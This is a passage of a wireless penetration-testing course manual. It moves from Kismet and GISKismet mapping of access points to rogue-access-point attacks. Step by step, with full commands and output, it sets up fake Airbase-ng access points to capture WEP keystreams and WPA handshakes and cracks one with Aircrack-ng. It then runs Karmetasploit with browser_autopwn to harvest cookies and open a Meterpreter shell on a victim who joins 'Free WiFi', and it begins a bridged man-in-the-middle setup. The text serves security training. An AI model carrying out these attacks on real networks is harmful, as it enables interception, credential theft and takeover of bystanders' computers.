

Figure 16-2 - A CPG Graph

16.2 Kismet

Kismet[28] is a feature-rich and versatile wireless network detector, sniffer, and intrusion detection system. Like Airodump-ng, it identifies wireless networks by passively sniffing the air and detects named networks, de-cloaks hidden networks, and detects the presence of non-beaconing networks via data traffic.

Some of Kismet's many features are:

- Wireless a, b, g, and n support
- Standard pcap file logging
- Client/server architecture
- Multi-card and channel hopping support
- Hidden SSID de-cloaking
- XML logging for integration with other tools
- Multi-platform support

In the main Kismet interface window, shown below in Figure 16-3, wireless networks are assigned different colors depending on their type of encryption:

- Yellow: WPA
- Red: WEP
- Green: None or Unknown

[28] http://www.kismetwireless.net/



Figure 16-3 - The Kismet Interface

Since it isn't feasible to try to display Kismets features in a document, please refer to your lab videos and experiment with Kismet on your own.

16.3 GISKismet

GISKismet[29] is a Perl application that allows you to use the data gathered with Kismet coupled with a GPS receiver and generate Google Earth[30] compatible KML files. GISKismet stores the information from the Kismet *netxml* files in a SQLite database so you can use SQL queries to filter out specific information to display.

Naturally, in order to use GISKismet, you need to have a Kismet capture with GPS data included in it. Depending on your GPS receiver, GPSd[31] might start automatically as soon as you plug it into your computer. If you prefer to view the debugging output as GPSd is running, you can find and kill the process and re-launch GPSd with the following command:

```
gpsd -n -N -D4 /dev/ttyUSB0
```

Where:

- **-n:** Do not wait for clients before polling
- **-N:** Do not background the GPSd process
- **-D4:** Set the debugging level to 4

With GPSd running, you can then launch and configure Kismet. It will automatically detect your GPS device so you are then ready to go for a walk or a drive and see what networks are detected in your travels.

[29] http://trac.assembla.com/giskismet/
[30] http://www.google.com/earth/index.html
[31] http://catb.org/gpsd/

Once you have finished your Kismet sniffing session, you will notice you have a filename with a *.netxml* extension:

```
root@wifu:~# ls Kismet*.netxml
Kismet-20111116-15-37-18-1.netxml
```

This file contains all of the GPS data that GISKismet needs in order to map out the access points that Kismet detected. To import the file into GISKismet, we use the following syntax:

```
giskismet -x <filename>
```

```
root@wifu:~# giskismet -x Kismet-20111116-15-37-18-1.netxml
Checking Database for BSSID:  00:06:E1:C4:2B:88 ... AP added
Checking Database for BSSID:  00:08:A1:CA:3E:CD ... AP added
Checking Database for BSSID:  00:14:D1:47:28:F6 ... AP added
...snip...
```

You will see a large string of output being displayed as GISKismet imports the various BSSIDs that were detected by Kismet. With the BSSIDs and geographic coordinates stored in the database, SQL queries can be run to pull out the information you are looking for. Queries are made as follows:

```
giskismet -q <"SQL Query"> -o <output filename>
```

To generate a Google Earth *kml* file containing all of the access points that were detected by Kismet, we run the following.

```
root@wifu:~# giskismet -q "select * from wireless" -o allaps.kml
root@wifu:~# ls -l allaps.kml
-rw-r--r-- 1 root root 89227 2011-11-16 17:23 allaps.kml
```

This generated kml file can then be imported into Google Earth where it will display all of the access points that were encountered as shown in Figure 16-4.



Figure16-4 - Access Points Mapped in Google Earth

To get more information about a particular access point, you can click on its name in Google Earth and it will pop up a caption displaying the MAC address of the AP, the encryption in use, and even connected clients.

16.4 Wireless Reconnaissance Lab

- Place your wireless card into monitor mode but not set to specific channel. Run an Airodump capture for an hour or more, saving the capture to disk. Generate CAPR and CPG graphs using Airgraph-ng and compare the differences between the two types of graphs.
- Start a Kismet sniffing session (if you have a GPS receiver, be sure to plug it in first) and again, let it sniff for an hour or more. Optionally, if you have a laptop, you can go for a walk or a drive while it's running. Get comfortable with the user-interface of Kismet and become familiar with its features.
- Using GISKismet, import the netxml file generated by Kismet and create a kml file with the access points that were detected while sniffing. If you don't have a GPS receiver, the GISKismet website has samples files available.

17. Rogue Access Points

Many times, rather than attacking the APs and attempting to recover WEP or WPA keys, you would rather convince wireless clients to connect back to your attacking system. This is where rogue access points come into play.

17.1 Airbase-ng

Airbase-ng is a multi-purpose tool designed to attack clients as opposed to the access point itself. Some of its many features are:

- Implements the Caffe Latte and Hirte WEP client attacks
- Causes the WPA/WPA2 handshake to be captured
- Can act as an ad-hoc or full access point
- Has the ability to filter by SSID or client MAC addresses
- Can manipulate and resend packets
- Has the ability to encrypt sent packets and decrypt received packets

The main idea behind using Airbase-ng is that it should encourage wireless clients to associate with the fake AP and not prevent them from accessing legitimate ones. It is important to note that Airbase-ng can very easily disrupt real access points nearby so it is recommended that you use filters to minimize its impact.

When wireless clients send out probe requests for previously configured networks, the fake Airbase-ng access point will respond to any probe request with a proper probe response that tells the client to authenticate to the Airbase BSSID. Again, this mode of operation can potentially disrupt the functionality of many APs on the same channel.

17.1.1 Airbase-ng Usage

Airbase-ng has the following syntax:

```
airbase-ng <options><replay interface>
```

The table below summarizes the various options of Airbase-ng.

Option	Param	Description
-a	bssid	set the AP MAC address
-i	iface	Capture packets from the specified interface
-w	WEP key	Use the provided WEP key to encrypt/decrypt packets
-h	MAC	Source MAC for MITM mode
-f	disallow	Disallow specified client MACs
-W	0/1	[Don't] set WEP flag in beacons (default: auto)
-q		Quiet (do not print statistics)
-v		Verbose (print more messages)
-A		Ad-Hoc mode (allows other clients to peer)
-Y	in/out/both	External packet processing
-c	channel	Set the AP channel
-X		Hidden ESSID
-s		Force shared key authentication
-S		Set shared key challenge length (default: 128)
-L		Caffe-Latte attack
-N		Hirte attack (cfrag attack)
-x	nbpps	Number of packets per second (default: 100)
-z	type	Sets WPA1 tags. 1=WEP40, 2=TKIP, 3=WRAP, 4=CCMP, 5=WEP104
-Z	type	Same as -z, but for WPA2
-V	type	Fake EAPOL. 1=MD5, 2=SHA1, 3=Auto

Airbase-ng also has the following filter options:

Option	Param	Description
--bssid	MAC	BSSID to filter
--bssids	file	Read a list of BSSIDs from the given file
--client	MAC	MAC address of the client to accept
--clients	file	Read a list of clients from the given file
--essid	ESSID	Specify a single ESSID
--essids	file	Read a list of ESSIDs from the given file

17.1.2 Airbase-ng Shared Key Capture

Rather than using the chopchop or fragmentation attacks, you can capture the PRGA from a client by setting up a fake access point as follows.

```
airbase-ng -c <Channel> -e <ESSID> -s -W 1 <interface>
```


Where:

- **-c:** Specifies the channel to transmit on
- **-e:** Filters a single SSID
- **-s:** Forces shared key authentication
- **-W 1:** Forces the beacons to specify WEP

Launching this attack produces output similar to the following:

```
root@wifu:~# airbase-ng -c 3 -e wifu -s -W 1 mon0
21:59:06  Created tap interface at0
21:59:06  Trying to set MTU on at0 to 1500
21:59:06  Access Point with BSSID 00:1F:33:F3:51:13 started.
```

We can then start an Airodump session filtering on the BSSID of our fake access point. When a client attempts to authenticate to the fake AP, Airbase-ng will print a message out to the console.

```
21:59:49  SKA from 00:1F:33:F3:51:13
21:59:49  SKA from 00:1F:33:F3:51:13
```

Meanwhile, in the Airodump window, we have the client associated with the access point and it displays that the PRGA has been captured.

```
CH  3 ][ Elapsed: 6 mins ][ 2011-11-16 22:05 ][ 140 bytes keystream: 00:1F:33:F3:51:13

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:1F:33:F3:51:13    0 100     7334        0    0   3  54   WEP  WEP    SKA  wifu

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:1F:33:F3:51:13  00:18:4D:1D:A8:1F  -31    0 - 6      0       68
```

Alternatively, you can use the '**-F**' option followed by a file name prefix with Airbase-ng to directly write a capture file instead of using Airodump-ng.

17.1.3 Airbase-ng WPA Handshake Capture

In addition to being able to capture PRGA files, Airbase-ng can also be configured to capture the WPA 4-way handshake from victim clients.

```
airbase-ng -c <Channel> -e <ESSID> -z 2 -W 1 <interface>
```

Where:

- **-c:** Specifies the fake AP channel
- **-e:** Filters to a single SSID
- **-z 2:** Specifies TKIP
- **-W 1:** Sets the WEP flag. Some clients get confused if this is not set

Note that the '-z' type may have to be changed depending on the cipher you believe the client will be using. TKIP is typical for WPA. For WPA2 CCMP, you would use '-z 4'.

After launching the attack, the system responds with the following:

```
root@wifu:~# airbase-ng -c 3 -e wifu -z 2 -W 1 mon0
22:12:57  Created tap interface at0
22:12:57  Trying to set MTU on at0 to 1500
22:12:57  Access Point with BSSID 00:1F:33:F3:51:13 started.
```

When a client attempts to connect to our fake access point, Airbase-ng prints out its MAC to the display.

```
22:14:23  Client 00:18:4D:1D:A8:1F associated (WPA1;TKIP) to ESSID: "wifu"
```

In our running Airodump-ng capture, we see the client associated to the fake AP and that we have captured a WPA handshake.

```
CH  3 ][ Elapsed: 1 min ][ 2011-11-16 22:14 ][ WPA handshake: 00:1F:33:F3:51:13

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:1F:33:F3:51:13    0 100     1704        3    0   3  54   WPA  TKIP   PSK  wifu

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 00:1F:33:F3:51:13  00:18:4D:1D:A8:1F  -32    1 - 6      0        6
```

This handshake can then be cracked using Aircrack-ng just the same as if we had performed a traditional attack against the network.

```
root@wifu:~# aircrack-ng -w /pentest/passwords/john/password.lst fakewpa-
01.cap
```

```
                              Aircrack-ng 1.1 r1904

                    [00:00:00] 497 keys tested (835.02 k/s)

                          KEY FOUND! [ Password123 ]

      Master Key     : 57 7D EF 0B 09 FF 92 92 3F 15 52 E8 48 D8 26 6D
                       EB 10 8A 15 B5 F0 62 14 4F 88 C1 78 FB D4 52 04

      Transient Key  : 3B 8A 41 DE FB AF 11 D0 CB ED 80 64 D3 6C 4A 11
                       22 F8 65 64 67 76 7B A9 56 3F BD E2 B5 5E 14 D7
                       5C 09 59 E5 88 2E 42 1C CE F5 BB 00 26 F4 B5 DF
                       56 32 B9 75 6E 66 F2 CD 2B 41 6F 99 78 E9 35 B9

      EAPOL HMAC     : 4E 9C 01 7A 02 75 08 FC 7F D0 AD 16 78 B5 0F EA
```

The ability to serve up rogue access points opens up a wealth of potential attacks with the only limitation being your imagination.

17.2 Karmetasploit

Karmetasploit is one of the most sinister attack vectors available when it comes to wireless networking. It uses a combination of the Karma[32] attack, the Aircrack-ng suite, and the Metasploit[33] exploitation framework.

Karma takes advantage of the insecure nature of wireless clients by responding to all probe requests sent out by them. Once a victim client is associated with the malicious access point, a wide range of attacks can be launched against it.

Karmetasploit takes this attack to the next level by launching a wide array of man in the middle attacks and exploits at the client once it connects to the rogue access point.

17.2 Karmetasploit Configuration

One of the required components to run Karmetasploit is a DHCP server. On an Ubuntu system, you can install DHCP3 via apt.

```
root@wifu:~# apt-get install dhcp3-server
```

You will next need to create the directory for the DHCP server pid file and change its ownership to *dhcpd*. In addition, an empty DHCP leases file needs to be created.

```
root@wifu:~# mkdir -p /var/run/dhcpd
root@wifu:~# chown -R dhcpd:dhcpd /var/run/dhcpd/
root@wifu:~# touch /var/lib/dhcp3/dhcpd.leases
```

[32] http://www.theta44.org/karma/index.html
[33] http://metasploit.com/

The malicious access point needs to serve out IP addresses via DHCP so a *dhcpd.conf*file needs to be created. Rather than overwriting the system dhcpd.conf, this file can be created under '*/tmp/*'. The dhcpd.conf should contain the following:

```
root@wifu:~# cat /tmp/dhcpd.conf
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers 10.0.0.1;}
```

The final configuration step for the DHCP server is to create an empty log file and change its ownership to dhcpd.

```
root@wifu:~# touch /tmp/dhcp.log
root@wifu:~# chown dhcpd:dhcpd /tmp/dhcp.log
```

With the DHCP configuration completed, the next step is setting up the fake AP. The first step is to place your card into monitor mode on a channel of your choosing.

```
root@wifu:~# airmon-ng start wlan0 3
```

Next, Airbase-ng needs to be launched to set up the fake access point using the following syntax:

```
airbase-ng -c <Channel> -P -C 30 -e <ESSID> -v <interface>
```

Where:

- **-c:** The channel to broadcast on
- **-P:** Respond to all probe requests regardless of ESSID
- **-C 30:** Re-broadcast the ESSIDs every 30 seconds
- **-e:** The ESSID name to broadcast
- **-v:** Enable verbose output

Launching Airbase-ng with this configuration produces the following output:

```
root@wifu:~# airbase-ng -c 3 -P -C 30 -e "Free WiFi" -v mon0
08:32:17  Created tap interface at0
08:32:17  Trying to set MTU on at0 to 1500
08:32:17  Trying to set MTU on mon0 to 1800
08:32:17  Access Point with BSSID 00:1F:33:F3:51:13 started.
08:32:20  Got directed probe request from 48:60:BC:2B:9C:EF -
"AndersonWireless"
08:33:07  Got directed probe request from D4:20:6D:1D:18:F4 - "BELL_WIFI"
...snip...
```

In the Airbase output above, immediately after being launched, it is already detecting and responding to probe requests coming from wireless clients in our area. As you will recall from the section on Airbase-ng, the at0 interface that is created needs to be brought up and assigned an IP address.

```
root@wifu:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
```

With the fake AP up and running, the DHCP server is ready to be started so it can start serving out IP addresses to clients that connect.

```
dhcp3 -f -cf <config file> -pf <pid file> -lf <log file><interface>
```

Where:

- **-f:** Run the server as a process
- **-cf:** The path to the configuration file
- **-pf:** The path to the pid file
- **-lf:** The path to the log file

When the DHCP server is launched, it should execute cleanly and without any errors as shown in the output below.

```
root@wifu:~# dhcpd3 -f -cf /tmp/dhcpd.conf -pf /var/run/dhcpd/pid -lf
/tmp/dhcp.log at0
Internet Systems Consortium DHCP Server V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:1f:33:f3:51:13/10.0.0.0/24
Sending on   LPF/at0/00:1f:33:f3:51:13/10.0.0.0/24
Sending on   Socket/fallback/fallback-net
```

At this point, we need to grab the Karmetasploit resource file from the Metasploit website.

```
root@wifu:~# wget -q http://metasploit.com/users/hdm/tools/karma.rc
```

The karma resource file contains a large number of commands that will be launched automatically within msfconsole when it is started including exploits, auxiliary, and denial of service modules.

Before using the karma resource file, a couple of minor edits need to be made. Metasploit no longer supports the sqlite3 database and it has PostgreSQL support built-in so the first 2 lines of the *karma.rc* file need to be commented out as shown below.

```
#load db_sqlite3
#db_create /root/karma.db

use auxiliary/server/browser_autopwn
```

Finally, all of the necessary Karmetasploit configuration is complete. Now, msfconsole can be launched while passing the resource file to it.

```
root@wifu:~# msfconsole -r /root/karma.rc
```

When Metasploit starts, you will see a great deal of output similar to that shown below as Metasploit automatically loads all of the modules and settings that are declared in the resource file.

```
[*] Processing /root/karma.rc for ERB directives.
resource (/root/karma.rc)> use auxiliary/server/browser_autopwn
resource (/root/karma.rc)> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource (/root/karma.rc)> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource (/root/karma.rc)> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource (/root/karma.rc)> set LHOST 10.0.0.1
LHOST => 10.0.0.1
...snip...
```

Eventually, once all of the modules have been completely loaded, Metasploit will be waiting for a victim to connect to the malicious access point.

```
[*] --- Done, found 23 exploit modules

[*] Using URL: http://0.0.0.0:55550/ads
[*]  Local IP: http://192.168.1.200:55550/ads
[*] Server started.
```

All that remains at this point is for a victim client to connect to the malicious access point with the enticing name of "Free WiFi". Once one does connect and opens his/her web browser, they are presented with what appears to be a captive portal.



Figure 17-1 - The Karmetasploit Captive Portal

While the victim is waiting for the webpage to load, on the attacking system, Karmetasploit jumps into action:

```
...snip...
[*] HTTP REQUEST 10.0.0.100 > xing.com:80 GET /forms.html Windows FF 1.9.2.13
cookies=
[*] HTTP REQUEST 10.0.0.100 > yahoo.com:80 GET /forms.html Windows FF 1.9.2.13
cookies=
[*] HTTP REQUEST 10.0.0.100 > ziggs.com:80 GET /forms.html Windows FF 1.9.2.13
cookies=
...snip...
```

One of the many things Karmetasploit does is attempt to gather cookies for a wide range of popular websites. However, perhaps the most interesting component of Karmetasploit is the *browser_autopwn* module. This module will fingerprint the victim browser and if any matching exploits are found, they will automatically be launched against the target.


```
[*] 10.0.0.100       JavaScript Report: Microsoft Windows:XP:undefined:en-
US:x86:Firefox:3.6.13
...snip...
[*] Responding with exploits
...snip...
[*] windows/browser/mozilla_nstreerange: Sending XUL to 10.0.0.100:1255
...snip...
[*] windows/browser/mozilla_nstreerange: Sending JS to 10.0.0.100:1255
...snip...
```

In the above output, Metasploit has identified that the victim is running a vulnerable version of Firefox and automatically launches an exploit against it. Shortly thereafter, we see in the output below that a Meterpreter shell has been opened on the victim machine.

```
[*] Meterpreter session 1 opened (10.0.0.1:3333 -> 10.0.0.100:1268) at 2011-
11-17 12:03:05 -0500
```


```
msf  auxiliary(http) >sessions -l

Active sessions
===============

  Id  Type                   Information
Connection
  --  ----                   -----------
----------
  1   meterpreter x86/win32  VICTIM\Administrator @ VICTIM  10.0.0.1:3333 ->
10.0.0.100:1268

msf  auxiliary(http) >sessions -i 1
[*] Starting interaction with 1...

meterpreter >sysinfo
Computer        : VICTIM
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

The Karmetasploit attack is extremely impressive. Simply by connecting to a seemingly benign access point and opening a web browser, a victim computer was completely compromised.

17.3 Man in the Middle Attack

In the previous section, we saw just how effective Karmetasploit can be but what if you don't want to be quite so obvious that you are attacking the wireless network but would rather be more discreet and sinister? In such a situation, a properly configured man in the middle (MITM) attack can often serve your needs.

As was demonstrated in the Airbase-ng and Karmetasploit sections, when a victim connected to the rogue access point, they didn't have any outside network connectivity. However, if you set up your environment correctly, the MITM attack can be completely transparent to the victim while still giving you complete access to all of the wireless traffic.

After placing our wireless card into monitor mode, we begin by setting up a basic fake access point using Airbase-ng.

```
root@wifu:~# airbase-ng -c 3 -e "Free Internet" mon0
12:31:57  Created tap interface at0
12:31:57  Trying to set MTU on at0 to 1500
12:31:57  Access Point with BSSID 00:1F:33:F3:51:13 started.
```

At this time, a wireless client is able to connect to the fake AP but they really can't do anything, nor will they even receive an IP address. In order to allow the clients to have connectivity to the rest of the network, we first need to create a new bridge interface using the wired interface, eth0, and the at0 interface created by Airbase-ng. A new bridge interface can be created as follows:

```
brctl addbr <bridge name>
```

```
root@wifu:~# brctl addbr hacker
```

Next, we need to add each of the interfaces we wish to use to the newly created bridge with the syntax shown below.

```
brctl addif <bridge name> <interface>
```

```
root@wifu:~# brctl addif hacker eth0
root@wifu:~# brctl addif hacker at0
```

